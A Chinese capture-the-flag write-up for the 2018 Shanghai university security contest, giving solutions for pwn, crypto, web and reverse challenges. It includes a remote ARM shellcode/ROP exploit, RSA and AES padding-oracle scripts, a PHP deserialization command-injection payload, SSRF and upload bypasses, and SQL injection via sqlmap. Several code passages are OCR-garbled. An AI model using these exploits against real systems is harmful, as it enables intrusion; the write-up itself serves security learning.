2018 上海市大学生网络安全大赛题解

Risker / 2018-11-06 09:11:00 / 浏览数 3208 安全技术 CTF 顶(0) 踩(0)

利用周末打了上海市大学生网络安全大赛,最后打了第三,这次的 Misc 真的是难上天,除了签到其他都做不动…膜一波复旦的师傅们。比赛中我打的是 Crypto和部分 Web,这里也贴了一些队友的 wp。

Misc

签到

直接 base32 解码。

Pwn

baby\_arm

arm 架构,核心思想是改掉 mprotect 函数的参数,使 bss 段可执行。

```
exp如下:
```

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os
context.arch = 'aarch64'

p = remote('106.75.126.171', 33865)

start = p64(0x4007D8)+asm(shellcraft.aarch64.linux.sh())

p.sendafter('Name:', start.ljust(512, '\x00'))
padding='a'*0x48
pop=0x4008cc
lea=0x4008ac
bss= 0x411068
payload = flat(padding, pop, 0, lea, 0, 1, bss, 7, 0x1000, 0, p64(0x411070)*0x100)
p.send(payload)
p.interactive()
```

## Crypto

rsaaaaa

这道题有两个点,第一个点是 RSA 中给定 m 和 c , 提供 d 和

n,这里脚本随机生成的公私钥,想要直接获取基本不可能,我们看到服务器脚本只判断了一个等式:

只要满足 pow(c,D,N) == m 即可,所以我们可以自己选定一个 d,然后令 n=pow(c,d)-m 即可。

第二个点是下面这段代码:

这里给了我们一次解密的机会,但不允许解密明文,这个考点在之前的 suctf 出过,思路是让服务器解密(c\*pow(2,e,n))%n ,这样得到的明文是 2\*m,除2即可。

```
脚本如下: (拿 socket 写的,比较丑)
# -*- coding: utf-8 -*-
from hashlib import sha512
import socket
import string
import re
from Crypto.Util.number import *
from Crypto.Cipher import AES
HOST='106.75.101.197'
PORT=7544
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))
def brute force(pad, shavalue):
   dict = string.letters + string.digits
   key = ""
   for il in dict:
       tmp = key
       key1 = tmp + i1
       for i2 in dict:
           tmp = key1
           key2 = tmp + i2
           for i3 in dict:
               tmp = key2
               key3 = tmp + i3
               for i4 in dict:
                   tmp = key3
                   key4 = tmp + i4
                   final_key = key4
                   if sha512(pad+key4).hexdigest()==shavalue:
                       print key4
                       return key4
content = sock.recv(1024).strip()
print content
pad=content[20+7:20+7+16]
hash=content[20+33:]
print pad
print hash
sock.recv(1024).strip()
sock.send(str(brute_force(pad,hash))+"\n")
print sock.recv(1024).strip()
content=sock.recv(1024).strip()
print content
m=int(re.findall(":(.+?)\nand",content)[0],16)
c=int(re.findall("ciphertext:0x(.+)",content)[0],16)
d = 97
n=pow(c,d)-m
```

```
print n
print sock.recv(1024).strip()
sock.send(str(n)+"\n")
print sock.recv(1024).strip()
sock.send(str(d)+"\n")
print sock.recv(1024).strip()
msg1 = hex(m)[2:-1].decode('hex')
content=sock.recv(1024).strip()
print content
n=int(re.findall("n=(.+?)\n",content)[0],16)
e=int(re.findall("e=(.+?)\n",content)[0],16)
c=re.findall("c=(.+)",content)[0]
c=c+sock.recv(1024).strip()
c=int(c,16)
print c
print sock.recv(1024).strip()
sock.send(str((c*pow(2,e,n))%n)+"\n")
content=sock.recv(1024).strip()
print content
m=int(re.findall("message:0x(.+)",content)[0],16)
sock.recv(1024).strip()
msg2 = hex(m/2)[2:-1].decode('hex')
sock.send(str(m/2)+"\n")
print sock.recv(1024).strip()
content=sock.recv(1024).strip()
flag=re.findall("flag:0x(.+)",content)[0]
flag=flag.decode("hex")
cipher = AES.new(msg2, AES.MODE_CBC, msg1)
print cipher.decrypt(flag)
```

这个题我用 socket 遇到了一个坑点,就是在收到服务器发来的 n,e,c 时,接受到 c 后服务器又发来了一个大约 29 长度的 16 进制数,我开始不知道是什么,结果脚本死活过不了,发过去的结果不对。

卡了好久,之后发现 c 的位数好像有点少,才明白那个 16 进制原来是 c 的后面一部分...不知为何给我发过来的时候分了两步发送,所以才有我的这段代码:

```
c=re.findall("c=(.+)",content)[0]
c=c+sock.recv(1024).strip()
c=int(c,16)
```

## 最后:

flag{ec35162f-94b3-47e4-8d2c-6da6bba0391f}

aessss

这个题目问题出在 padding 的时候,由于不足 256 位要进行 padding,padding 的字节也就是缺的字节数,但是如果明文够 256字节,那么按照代码写的就不进行padding:

```
def pad(self, s):
    s += (256 - len(s)) * chr(256 - len(s))
    ret = ['\x00' for _ in range(256)]
    for index, pos in enumerate(self.s_box):
        ret[pos] = s[index]
    return ''.join(ret)
```

最大的问题出在 unpad 上, unpad 没有进行检查, 仅仅通过最后一个字节来判断填充的字节数。

```
def unpad(self, s):
    ret = ['\x00' for _ in range(256)]
    for index, pos in enumerate(self.invs_box):
        ret[pos] = s[index]
    return ''.join(ret[0:-ord(ret[-1])])
```

而且服务器提供了加密当前的 flag 以及对当前的 flag 后面追加信息的功能,我们的利用思路如下:

- 1. 选择 choice2, 追加 256-33 =223字节, 使当前 flag 不需要填充, 追加的最后一个字节设置成chr(256-32=224)
- 2. 服务器对 flag 追加我们的信息 , 并进行 s 盒替换 , 结果赋给类中的 flag 变量。
- 3. 我们再次选择 choice2,这里由于我们需要追加,服务器会将类中的 flag 变量取出进行逆 S 盒替换和 unpad,这样按照这个 unpad 算法会把后面 224 字节的全部当成 padding去掉,明文剩下了真正 flag 的前32位
- 4. 我们此时输入一个字符 i,那么此时加密的对象就是flag[:32]+i

5. 选择 choice1 对当前 flag 加密,控制 i 进行爆破,如果得到的密文和最初的 flag 加密的密文一样,就得到了 flag 的最后一个字节

6. 逐字节爆破,直至获取全部的flag。

## 解题脚本如下:

```
# -*- coding: utf-8 -*-
from hashlib import sha256
import socket
import string
HOST='106.75.13.64'
PORT=54321
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST, PORT))
def brute_force(pad, shavalue):
  dict = string.letters + string.digits
   key = ""
   for il in dict:
      tmp = key
      key1 = tmp + i1
       for i2 in dict:
          tmp = key1
           key2 = tmp + i2
           for i3 in dict:
               tmp = key2
               key3 = tmp + i3
               for i4 in dict:
                  tmp = key3
                  key4 = tmp + i4
                   final_key = key4
                   if sha256(key4+pad).hexdigest()==shavalue:
                      print key4
                       return key4
def choicel():
   sock.send("1\n")
   result=sock.recv(1024).strip()[30:]
   sock.recv(1024).strip()
  return result
def choice2(pad):
  sock.send("2\n")
  sock.recv(1024).strip()
  sock.send(pad+"\n")
  sock.recv(1024).strip()
  sock.recv(1024).strip()
def choice3(str):
  sock.send("3\n")
   sock.recv(1024).strip()
  sock.send(str+"\n")
  result=sock.recv(1024).strip()[33:]
   sock.recv(1024).strip()
   return result
content = sock.recv(1024).strip()
pad=content[12:12+16]
hash=content[33:33+64]
sock.recv(1024).strip()
sock.send(str(brute_force(pad,hash))+"\n")
print sock.recv(1024).strip()
flag_enc=choice1()
flag=""
for i in range(33):
  a = ''.join(['a' for _ in range(223)])
   a = a[:-1] + chr(224+i)
   for c in string.printable:
      print c+flag
      choice2(a)
       choice2(c+flag)
       if choice1() == flag_enc:
           flag=c+flag
           print "success:",flag
           break
```

```
success: lag{H4ve_fun_w1th_p4d_and_unp4d}
Traceback (most recent call last):
    File "D:/CTF/2018/�M�����/aesexp.py", line 56, in <module>
    a = a[:-1] + chr(224+i)
ValueError: chr() arg not in range(256)
```

flag{H4ve\_fun\_w1th\_p4d\_and\_unp4d}

Web


what are you doing?

提示看 robots.txt, 发现了 source.php 和 flag.php。

访闻 source.php ,提示管理员登录,改包利用 x-client-ip 进行绕过,提示要 post admin 和 url 参数。

url 放进去网址后,得到一个路径,访问应该是源码。

猜想是 SSRF , 利用 file 协议读取 flag:



访问得到 flag。

Can you hack me?

存在源码泄露, index.php.swp,用 vim 还原:

```
<?php
error_reporting(0);
class come{
  private $method;
  private $args;
  function __construct($method, $args) {
     $this->method = $method;
     $this->args = $args;
  }
  function __wakeup(){
     foreach($this->args as $k => $v) {
        $this->args[$k] = $this->waf(trim($v));
    }
}
```

```
}
         }
         function waf($str){
                      $str=preg_replace("/[<>*;|?\n ]/","",$str);
                      $str=str_replace('flag','',$str);
                      return $str;
         }
         function echo($host){
                      system("echo $host");
         }
         function __destruct(){
                      if (in_array($this->method, array("echo"))) {
                                  call_user_func_array(array($this, $this->method), $this->args);
         }
 }
$first='hi';
$var='var';
$bbb='bbb';
$ccc='ccc';
$i=1;
foreach($_GET as $key => $value) {
                      if($i===1)
                                    $i++;
                                    $$key = $value;
                      else{break;}
}
if($first==="doller")
         @parse_str($_GET['a']);
if($var==='give'){
         if($bbb==='me'){
                      if($ccc==='flag'){
                                    echo "<br>>welcome</br>";
                                    $come=@$_POST['come'];
                                    unserialize($come);
         }
         else{
                      echo "<br>think about it</br>";
 }
else{
         echo "no";
 }
{\tt else} \{
         echo "can you hack me?";
?>
明显的反序列化,回调函数调用 echo 函数的 system,存在 waf,flag过滤用双写绕过,反引号没有过滤
payload:
\verb|come=0:4:"come":2:{s:12:"}| \verb|come":2:{s:12:"}| \verb|come| \|come| \| come| \|come| \
GOOD JOB
 <?php
         //error_reporting(0);
         //$dir=md5("icq" . $_SERVER['REMOTE_ADDR']);
         $dir=md5("icq");
         $sandbox = '/var/sandbox/' . $dir;
         @mkdir($sandbox);
         @chdir($sandbox);
```

```
if($_FILES['file']['name']){
                    $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
                   if (!is_array($filename)) {
                                       $filename = explode('.', $filename);
                    $ext = end($filename);
                   if($ext==$filename[count($filename) - 1]){
                                      die("emmmm...");
                   $new_name = (string)rand(100,999).".".$ext;
                   move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
                    $_ = $_POST['hehe'];
                   if(@substr(file(\$_{\_})[0],0,6) === '@<?php' \&\& strpos(\$_{\_},\$new\_name) === false) \{ (as true = 1) | (as true
                                       include($_);
                   unlink($new_name);
}
else{
                   highlight_file(__FILE__);
```

代码审计,看到最里面的 include 还以为是今年 HITCON 的 one-line-challenge 升级版,结果卡在了第一步...

第一步是网鼎杯的上传题,学习了一波用数组绕过。

之后文件名包含随机数,直接爆破。有个 unlike 使用 / . 绕过。

主办方直接把平台关了... 太狠了,还想着复现一波,只能看看各位大师傅的 wp 了。

Web4

首先是 sql 注入 , 首先经典 ' or 1# ■ 'or 0# , 然后拿 sqlmap 跑一波 , level5 没有什么卵用。

把盲注的 payload 贴到 sqlmap 的 url 里, sqlmap 一把梭,直接注出来管理员密码:

解密,密码是adminpassword,进去发现是个文件上传,一直显示uploaded to ./\*\*\*.txt please upload to ./flag.php 访问文件发现也没有,一直想 getshell 卡在这里。

赛后看师傅题解发现自己思路太僵硬了... 这个题只需要上传到 flag.php 就得到 flag , 思路就是抓包发现文件名拼接 , 绕过过滤的 php , 然后有个%02的截断 ( 从来没听说过... ) ,自己太菜了。

Reverse

CPP

两个关键函数第一个

sub\_40111A简单的异或与移位,所以逆算法就是将数组先按位异或,然后数组左移六位|数组右移两位。第二个Sub\_401332复习了下离散数学,经过各种逻辑运算后其实晶

## 脚本如下:

```
for i in range(len(num1)):
   flag1+=chr((num1[i]^i)>>2|(((num1[i]^i)<<6)&0xff))
print flag1
\#flag\{ \verb"W0w_y0u_m4st3r_C_plus_plus"\}
What is it
先爆破 md5:
import itertools
import string
from hashlib import md5
def crackMd5():
product = itertools.permutations(string.letters[:26],6)
for test in product:
md5_test = md5("".join(test)).hexdigest()
print "".join(test)
var1 = 0
var2 = 0
for i in range(len(md5_test)):
if md5_test[i]=='0':
var1 += 1
var2 += i
if 10*var1 + var2 == 0x193:
print "ans : "
print "".join(test)
{\tt print \ md5\_test}
print "failed!"
crackMd5()
ozulmt 这是跑出的字符串,然后动态调试可以在内存中直接看到 flag,不过要加上格式,根据checkht加上就好.
  flag{a197b847-7092-53a4-7c41-bc7d6d52e69d}
Cyvm
虚拟机逆向,直接 Angr 跑。
import angr
import claripy
p = angr.Project('cyvm')
flag_chars = [claripy.BVS('flag_%d' % i, 8) for i in range(32)]
flag = claripy.Concat(*flag\_chars + [claripy.BVV(b'\n')])
st = p.factory.blank_state(addr=0x400CB1,stdin=flag)
for k in flag_chars:
  st.solver.add(k >= 32)
   st.solver.add(k <= 126)
st.solver.add(flag_chars[0] == 'f')
st.solver.add(flag_chars[1] == 'l')
st.solver.add(flag_chars[2] == 'a')
st.solver.add(flag_chars[3] == 'g')
st.solver.add(flag_chars[4] == '{')
sm = p.factory.simulation_manager(st)
sm.explore(find=0x400CD2)
found = sm.found[0]
solution = found.solver.eval(flag, cast_to=str)
print solution
```

 $flag\{7h15\_15\_MY\_f1rs7\_s1mpl3\_Vm\}$ 

目录

社区小黑板

RSS <u>关于社区</u> <u>友情链接</u> <u>社区小黑板</u>